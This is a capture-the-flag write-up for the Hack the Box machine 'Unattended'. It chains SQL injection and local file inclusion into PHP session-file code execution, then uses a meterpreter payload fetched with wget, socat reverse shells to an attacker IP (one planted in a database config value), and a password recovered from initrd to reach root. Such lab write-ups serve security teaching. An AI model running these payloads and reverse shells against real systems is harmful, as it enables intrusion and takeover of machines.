


This is a write-up for the Hack the Box machine: **Unattended**.


As usual, let's start with a port scan:

```
root@kali:~# nmap -A 10.10.10.126
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-12 02:52 IDT
Nmap scan report for 10.10.10.126
Host is up (0.16s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.nestedflanders.htb/organizationName=Unattended ltd/stateOrPr
ovinceName=IT/countryName=IT
| Not valid before: 2018-12-19T09:43:58
|_Not valid after:  2021-09-13T09:43:58
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
 port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 o
r 4.2 (92%), Linux 3.16 (92%), Linux 3.16 - 4.6 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%),
Linux 3.8 - 3.11 (92%), Linux 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```

Ports 80 (HTTP) and 443 (HTTPS) are open. In addition, we can observe the ssl-cert indicating a hostname: **www.nestedflanders.htb**


Let's add it to /etc/hosts file.

Navigating to http://10.10.10.126 and https://10.10.10.126 returns the same webpage:




.

But navigating to http://www.nestedflanders.htb we see the default Apache2 Debian page:



Navigating to **index.html** page of that site results as the default index (Apache2) but changing the extension to **index.php** results in the following page:


Moving to the "about" section in the page we see the following message:



The developer left a note that the contact form is currently offline because of a recent attack. Seems interesting and we'll keep that in mind for further enumeration.

Moving to contact:

Observing the URL structure, we see something suspicious:



Each time we move to another section on the page (main/about/contact) the **id** variable value changes. Let's check if this **id** variable might be vulnerable to **SQL-Injection**.

Let's check it using **SQLMap**:

```
root@kali:~# sqlmap -u https://www.nestedflanders.htb/index.php?id=25 --dbms mysql
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.7#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsi
 local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this pro

[*] starting @ 03:30:04 /2019-08-12/

[03:30:05] [INFO] testing connection to the target URL
[03:30:05] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:30:06] [INFO] testing if the target URL content is stable
[03:30:07] [INFO] target URL content is stable
[03:30:07] [INFO] testing if GET parameter 'id' is dynamic
[03:30:07] [WARNING] GET parameter 'id' does not appear to be dynamic
[03:30:08] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[03:30:08] [INFO] testing for SQL injection on GET parameter 'id'
[03:30:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:30:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:30:11] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[03:30:14] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[03:30:14] [INFO] testing 'MySQL inline queries'
[03:30:15] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[03:30:15] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)
[03:30:35] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[03:30:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[03:30:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potenti
[03:30:50] [INFO] target URL appears to be UNION injectable with 1 columns
[03:30:52] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 68 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=25' AND (SELECT 4379 FROM (SELECT(SLEEP(5)))BRbL) AND 'GbaT'='GbaT
```

Excellent! It seems SQLmap discovered that the **id variable is vulnerable to SQL-Injection!**

I've tried to extract any users and passwords but unfortunately it did not succeed probably because the DBMS current user has no read privileges over the relevant system database table(s).

Anyway, let's try to enumerate databases and tables:

```
[04:02:51] [INFO] fetching tables for databases: 'information_schema, neddy'
[04:02:51] [INFO] fetching number of tables for database 'neddy'
[04:02:51] [INFO] retrieved: 11
[04:03:01] [INFO] retrieved: config
[04:04:02] [INFO] retrieved: customer
[04:05:23] [ERROR] invalid character detected. retrying..
[04:05:23] [WARNING] increasing time delay to 3 seconds
s
[04:05:37] [INFO] retrieved: employees
[04:07:38] [INFO] retrieved: filepath
[04:09:27] [INFO] retrieved: idname
[04:10:39] [INFO] retrieved: offices
[04:12:06] [INFO] retrieved: orderdetails
[04:14:20] [INFO] retrieved: orders
[04:14:52] [INFO] retrieved: payments
[04:16:40] [INFO] retrieved: productlines
[04:19:06] [INFO] retrieved: products
[04:19:45] [INFO] fetching number of tables for database 'information_schema'
[04:19:45] [INFO] retrieved: 78
```

SQLmap has discovered 2 databases: **information_schema** and **neddy**.

Inside neddy DB we have **11 tables** and the interesting among them are **filepath** and **idname** tables.

Let's enumerate their data.

Filepath table contains the following data:

```
Database: neddy
Table: filepath
[3 entries]
+---------+--------------------------------------+
| name    | path                                 |
+---------+--------------------------------------+
| about   | 47c1ba4f7b1edf28ea0e2bb250717093.php |
| contact | 0f710bba8d16303a415266af8bb52fcb.php |
| main    | 787c75233b93aa5e45c3f85d130bfbe7.php |
+---------+--------------------------------------+
```

Idname table contains the following data:

```
Database: neddy
Table: idname
[6 entries]
+-----+----------------+----------+
| id  | name           | disabled |
+-----+----------------+----------+
| 1   | main.php       | 1        |
| 2   | about.php      | 1        |
| 3   | contac\x81.php | 1        |
| 25  | main           | 0        |
| 465 | about          | 0        |
| 587 | contact        | 0        |
+-----+----------------+----------+
```

It seems that there is a connection between the two tables.

Both tables have a common column: **name**.

It seems that when we navigate to either one of the pages: main/about/contact, it first checks the id value on the **idname** table, then it checks if it's disabled or enabled (1 – disabled; 0 – enabled). If it's enabled, then it moves to the **filepath** table, evaluates the corresponded entry according to the name value and finally fetches the php file located in the path column.

So now that we have a better understanding how the process works, we can try to construct the SQL-Injection query that will exploit an LFI vulnerability according to the php file path.

So first we need to make sure that we'll be transferred to the filepath table and this can be achieved easily by enter **any ENABLED** id value (i.e. 25, 465, 587). Afterwards, we need to select **any valid name** to evaluate an entry in the table and finally selecting the file we would like to read (here the LFI will come in place).

Transforming this to an SQL-Injection it will look like this (using Burp):

```
GET /index.php?id=587'+UNION+SELECT+"main'+UNION+SELECT+'/etc/passwd'--+-"--+- HTTP/1.1
```

The Response:

```
<div class="container">
<div class="row">
<!-- <div align="center"> -->
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
guly:x:1000:1000:guly,,,:/home/guly:/bin/bash
mysql:x:107:112:MySQL Server,,,:/nonexistent:/bin/false
<!-- </div> -->
```

It worked!

Now that our LFI exploit works we need to find a way to RCE.

We see that our request includes a PHPSESSID so we try to write php code into the default **sess_<PHPSESSID>** file that is located on the machine in the default path:

/var/lib/php/sessions/sess_<PHPSESSID>

```
GET
/index.php?id=587'+UNION+SELECT+"main'+UNION+SELECT+'/var/lib/php/sessions/sess_
ub9pjnut6uiet9heivt9melnc6'--+-"--+- HTTP/1.1
Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.nestedflanders.htb/index.php?id=465
Cookie: PHPSESSID=ub9pjnut6uiet9heivt9melnc6
Connection: close
Upgrade-Insecure-Requests: 1
```

The Response:

```
<div class="container">
<div class="row">
<!-- <div align="center"> -->
PHPSESSID|s:26:"ub9pjnut6uiet9heivt9melnc6";<!-- </div> -->

</div> <!-- row -->
</div> <!-- container -->
```

Excellent! We are able to read the file content that includes our PHPSESSID value!

Now let's try to manipulate the PHPSESSID value so it will execute commands on the system:

```
Cookie: PHPSESSID=ub9pjnut6uiet9heivt9melnc6;MINI=<?php system('whoami')?>
```

The Response:

```
ystem('nc_-nv_10_10_14_29_1234_-e_/bin/bash')?>|s:0:"";MINI|s:20:"uid=33(www-data)
gid=33(www-data) groups=33(www-data)
```

Yes! It works! (Please ignore the blue text – it was me trying different reverse shells)

Now coming to the part of getting a reverse shell...

initially I've tried to execute direct reverse shells but it did not succeed, then I've uploaded with wget the well-known pentestmonkey php reverse shell and once again it did not succeed, finally I've decided to use the meterpreter payload and was hoping to get a reverse shell via Metasploit on port 1234 – but guess what…failed.

At this point I just couldn't figure out what could be the problem!

At last, by doing lots of trials and error I managed to get a meterpreter session on port 443 (the only thing I've changed was the lport).

It could be that the machine has blocked out-bounds connections on ports 1234 and 4444 (could be others too).

Anyway I was really glad to pass this annoying obstacle after feeling so unlucky.

Creating the malicious php payload using msfvenom:

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.29 LPORT=443 > exploit.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes
```

Transferring the payload to the machine and saving it as rev3.php in /tmp:

```
Cookie: PHPSESSID=2i1gm1sqmgbiu6e60kos9vis27;MINI=<?php system('wget http://10.10.14.29/exploit.php
-O /tmp/rev3.php') ?>
```

Setting up a listener via Metasploit:

Using the generic **exploit/multi/handler** module and same payload as before: **php/meterpreter/reverse_tcp**

```
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.29:443
```

Accessing the payload via the LFI vulnerability:

```
GET /index.php?id=587'+UNION+SELECT+"contact'+UNION+SELECT+'/tmp/rev3.php'--+-"--+- HTTP/1.1
Host: www.nestedflanders.htb
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=2ilgmlsqmgbiu6e60kos9vis27
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

And finally getting a reverse shell:

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.29:443
[*] Sending stage (38247 bytes) to 10.10.10.126
[*] Meterpreter session 2 opened (10.10.14.29:443 -> 10.10.10.126:59640) at 2019
-08-13 06:15:27 +0300

meterpreter > shell
Process 1850 created.
Channel 0 created.
/bin/bash -i
bash: cannot set terminal process group (621): Inappropriate ioctl for device
bash: no job control in this shell
www-data@unattended:/var/www/html$ whoami
whoami
www-data
www-data@unattended:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@unattended:/var/www/html$
```

Looking at the current directory we find some credentials inside **index.php**:

```
<?php
$servername = "localhost";
$username = "nestedflanders";
$password = "1036913cf7d38d4ea4f79b050f171e9fbf3f5e";
$db = "neddy";
$conn = new mysqli($servername, $username, $password, $db);
$debug = False;
```

Looks like the creds are suitable for **mysql**. Let's try login to mysql using the creds:

```
www-data@unattended:/var/www/html$ mysql -u nestedflanders -p
mysql -u nestedflanders -p
Enter password: 1036913cf7d38d4ea4f79b050f171e9fbf3f5e
```

Unfortunately, we've got a non-interactive shell…

But doing a little bit of enumeration we find out that **socat** is installed on the victim's machine. For the people that don't know what **socat** is:

Socat is like netcat on steroids and is a very powerful networking swiss-army knife. **Socat** can be used to pass full TTY's over TCP connections.

On my attacking machine I'll execute the following command:

```
root@kali:~# socat file:`tty`,raw,echo=0 tcp-listen:80
```

On the victim's machine we'll run the following command:

```
www-data@unattended:/var/www/html$ socat exec:'/bin/bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.29:80
```

Then we'll be able to get an interactive reverse shell and login to MariaDB:

```
root@kali:~# socat file:`tty`,raw,echo=0 tcp-listen:80
www-data@unattended:/var/www/html$ whoami
www-data
www-data@unattended:/var/www/html$
www-data@unattended:/var/www/html$ whoami
www-data
www-data@unattended:/var/www/html$ whereis nc
nc:
www-data@unattended:/var/www/html$ mysql -u nestedflanders -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 991
Server version: 10.1.37-MariaDB-0+deb9u1 Debian 9.6

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| neddy              |
+--------------------+
2 rows in set (0.00 sec)

MariaDB [(none)]>
```

We see the same databases as before. Let's see if you can enumerate any additional information in neddy DB.

```
MariaDB [(none)]> use neddy;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [neddy]> show tables;
+-----------------+
| Tables_in_neddy |
+-----------------+
| config          |
| customers       |
| employees       |
| filepath        |
| idname          |
| offices         |
| orderdetails    |
| orders          |
| payments        |
| productlines    |
| products        |
+-----------------+
11 rows in set (0.00 sec)
```

Let's try to look into the **config** table.

```
MariaDB [neddy]> select * from config;
```

Going through the table's entries we came across an interesting entry.

The entry with **id=86** includes the following option_value:

```
 86 | checkrelease           | /home/guly/checkbase.pl;/home/guly/checkplugins.pl;
 87 | smtphost               | localhost
```

From this we can learn that there is a username "guly" that probably we'll need to access to obtain the user flag, in addition we see two perl scripts inside guly's directory: **checkbase.pl** and **checkplugins.pl**.

Moreover, this might indicate that the files are being executed (possibly via a scheduled **cronjob**).

Let's try changing the option_value so it will give us a reverse shell hopefully as guly:

Let's update it using the UPDATE and SET commands:

UPDATE config SET option_value="socat exec:'/bin/bash –li',pty,stderr,setsid,sigint,sane tcp:10.10.14.29:443:80" where id=86;

Let's verify the changes:

```
MariaDB [neddy]> select * from config where id=86;
+----+-------------+-----------------------------------------------------------------------+
| id | option_name | option_value                                                          |
+----+-------------+-----------------------------------------------------------------------+
| 86 | checkrelease | socat exec:'/bin/bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.29:443 |
+----+-------------+-----------------------------------------------------------------------+
1 row in set (0.00 sec)
```

Now let's set a socat listener on port 443 and hope to get a connection:

```
root@kali:~# socat file:`tty`,raw,echo=0 tcp-listen:443
guly@unattended:~$ whoami
guly
guly@unattended:~$ id
uid=1000(guly) gid=1000(guly) groups=1000(guly),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(pl
ugdev),47(grub),108(netdev)
guly@unattended:~$
```

Yes! We've got a reverse shell as **guly**!

We can now grab the user flag from his home directory:

```
guly@unattended:~$ ls -la
total 32
drwxr-x--- 2 guly guly 4096 Apr  2 17:11 .
drwxr-xr-x 3 root root 4096 Dec 20  2018 ..
lrwxrwxrwx 1 guly guly    9 Mar 14 05:33 .bash_history -> /dev/null
-rw-r--r-- 1 guly guly  220 Dec 20  2018 .bash_logout
-rw-r--r-- 1 guly guly 3526 Dec 20  2018 .bashrc
-rwxr-x--- 1 guly guly  190 Dec 20  2018 checkbase.pl
-rwxr-x--- 1 guly guly  190 Dec 20  2018 checkplugins.pl
-rw------- 1 guly guly    0 Mar 14 07:31 nohup.out
-rw-r--r-- 1 guly guly  675 Dec 20  2018 .profile
-r-------- 1 guly guly   33 Dec 20  2018 user.txt
guly@unattended:~$ cat user.txt
9b413f37c8d2141e38ee2827170eef14
```

Privilege Escalation:

It seems guly is part of the **grub** group.

Grub relates to **boot** configurations and settings.

Let's navigate to the /boot directory and see if there are any related files:

```
guly@unattended:/boot$ ls -la
total 26835
drwxr-xr-x  4 root root     1024 Dec 20  2018 .
drwxr-xr-x 22 root root     4096 Dec 21  2018 ..
-rw-r--r--  1 root root   186563 Oct 27  2018 config-4.9.0-8-amd64
drwxr-xr-x  5 root root     1024 Dec 20  2018 grub
-rw-r--r--  1 root root       37 Dec 20  2018 guid
-rw-r-----  1 root grub 19729540 Dec 20  2018 initrd.img-4.9.0-8-amd64
drwx------  2 root root    12288 Dec 20  2018 lost+found
-rw-r--r--  1 root root  3195896 Oct 27  2018 System.map-4.9.0-8-amd64
-rw-r--r--  1 root root  4232992 Oct 27  2018 vmlinuz-4.9.0-8-amd64
guly@unattended:/boot$
```


We can see only 1 file being with grub group permissions:

initrd.img-4.9.0-8-amd64

To investigate the file, we'll need to transfer it to our attacking machine.

We'll transfer the file to /var/www/html and grand it full permissions (chmod 777).

Then navigate via the browser and download it.



We see it's a gzip file:

```
root@kali:~/Downloads/files# file initrd.img-4.9.0-8-amd64
initrd.img-4.9.0-8-amd64: gzip compressed data, last modified: Thu Dec 20 22:50:39 2018,
 from Unix, original size 62110208
```

Let's decompress it using gunzip but before that add the .gzip extension to the file so it will be recognized:

```
mv initrd.img-4.9.0-8-amd64 initrd.img-4.9.0-8-amd64.gz
gunzip initrd.img-4.9.0-8-amd64.gz
```

```
root@kali:~/Downloads/files# file initrd.img-4.9.0-8-amd64
initrd.img-4.9.0-8-amd64: ASCII cpio archive (SVR4 with no CRC)
```

Now after decompression the file is of cpio archive format.

Let's extract the files using **cpio** tool:

```
root@kali:~/Downloads/files# cpio -idm < initrd.img-4.9.0-8-amd64
121309 blocks
root@kali:~/Downloads/files# ls -la
total 60708
drwxr-xr-x 11 root root     4096 Aug 13 23:17 .
drwxr-xr-x  9 root root     4096 Aug 13 23:02 ..
drwxr-xr-x  2 root root     4096 Aug 13 23:17 bin
drwxr-xr-x  2 root root     4096 Aug 13 23:17 boot
drwxr-xr-x  3 root root     4096 Aug 13 23:17 conf
drwxr-xr-x  5 root root     4096 Aug 13 23:17 etc
-rwxr-xr-x  1 root root     5960 Apr 24  2017 init
-rw-r--r--  1 root root 62110208 Aug 13 23:01 initrd.img-4.9.0-8-amd64
drwxr-xr-x  8 root root     4096 Aug 13 23:17 lib
drwxr-xr-x  2 root root     4096 Aug 13 23:17 lib64
drwxr-xr-x  2 root root     4096 Dec 21  2018 run
drwxr-xr-x  2 root root     4096 Aug 13 23:17 sbin
drwxr-xr-x  8 root root     4096 Aug 13 23:17 scripts
```

We have extracted several folders that probably contain lots of files and data.

Let's search for files that contain the phrase "password" in them:

```
root@kali:~/Downloads/files# grep -Ir password
scripts/local-top/cryptroot:    # Try to get a satisfactory password $crypttries times
scripts/local-top/cryptroot:                            cryptkeyscript="plymouth ask-for-pas
sword --prompt"
scripts/local-top/cryptroot:    # guly: we have to deal with lukfs password sync when root
 changes her one
scripts/local-top/cryptroot:                            message "cryptsetup: cryptsetup fail
ed, bad password or options?"
scripts/local-top/cryptroot:                    message "cryptsetup: unknown fstype, bad pas
sword or options?"
bin/cryptroot-unlock:   echo "cryptsetup: cryptsetup failed, bad password or options?" >&2
root@kali:~/Downloads/files#
```

We see just one single file named **cryptroot**.

Scrolling the **cryptroot** file I've came across the following:

```
        if [ ! -e "$NEWROOT" ]; then
  # guly: we have to deal with lukfs password sync when root changes her one
  if ! crypttarget="$crypttarget" cryptsource="$cryptsource" \
    /sbin/uinitrd c0m3s3f0ss34nt4n1 | $cryptopen ; then
                        message "cryptsetup: cryptsetup failed, bad password or options?"
```

It seems that it syncs the root password with lukfs password each time the system boots.

Let's try to execute **/sbin/uinitrd** on the target machine:

```
guly@unattended:/sbin$ ./uinitrd
bash: ./uinitrd: Permission denied
guly@unattended:/sbin$
```

We do not have permission to run it.

Let's try to transfer the binary file from the extracted archive to the target machine on guly's home directory:

```
guly@unattended:~$ wget http://10.10.14.29/uinitrd
--2019-08-13 16:59:18--  http://10.10.14.29/uinitrd
Connecting to 10.10.14.29:80...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 933240 (911K) [application/octet-stream]
Saving to: 'uinitrd'

uinitrd             100%[===================>] 911.37K   620KB/s    in 1.5s

2019-08-13 16:59:20 (620 KB/s) - 'uinitrd' saved [933240/933240]
```

Give it full permissions:

```
guly@unattended:~$ chmod 777 uinitrd
```

And let's try to run it with the argument specified in cryptroot file:

```
guly@unattended:~$ ./uinitrd c0m3s3f0ss34nt4n1
132f93ab100671dcb263acaf5dc95d8260e8b7c6guly@unattended:~$
```

Excellent! We are able to run it and we've got a password!

Let's try to su as root using the password:

```
guly@unattended:/sbin$ su root
Password:
root@unattended:/sbin# whoami
root
root@unattended:/sbin# id
uid=0(root) gid=0(root) groups=0(root)
root@unattended:/sbin#
```

We are finally **root** ☺

```
root@unattended:~# cat root.txt
559c0e00045bea4b7ce2d2f88e0791d3
root@unattended:~#
```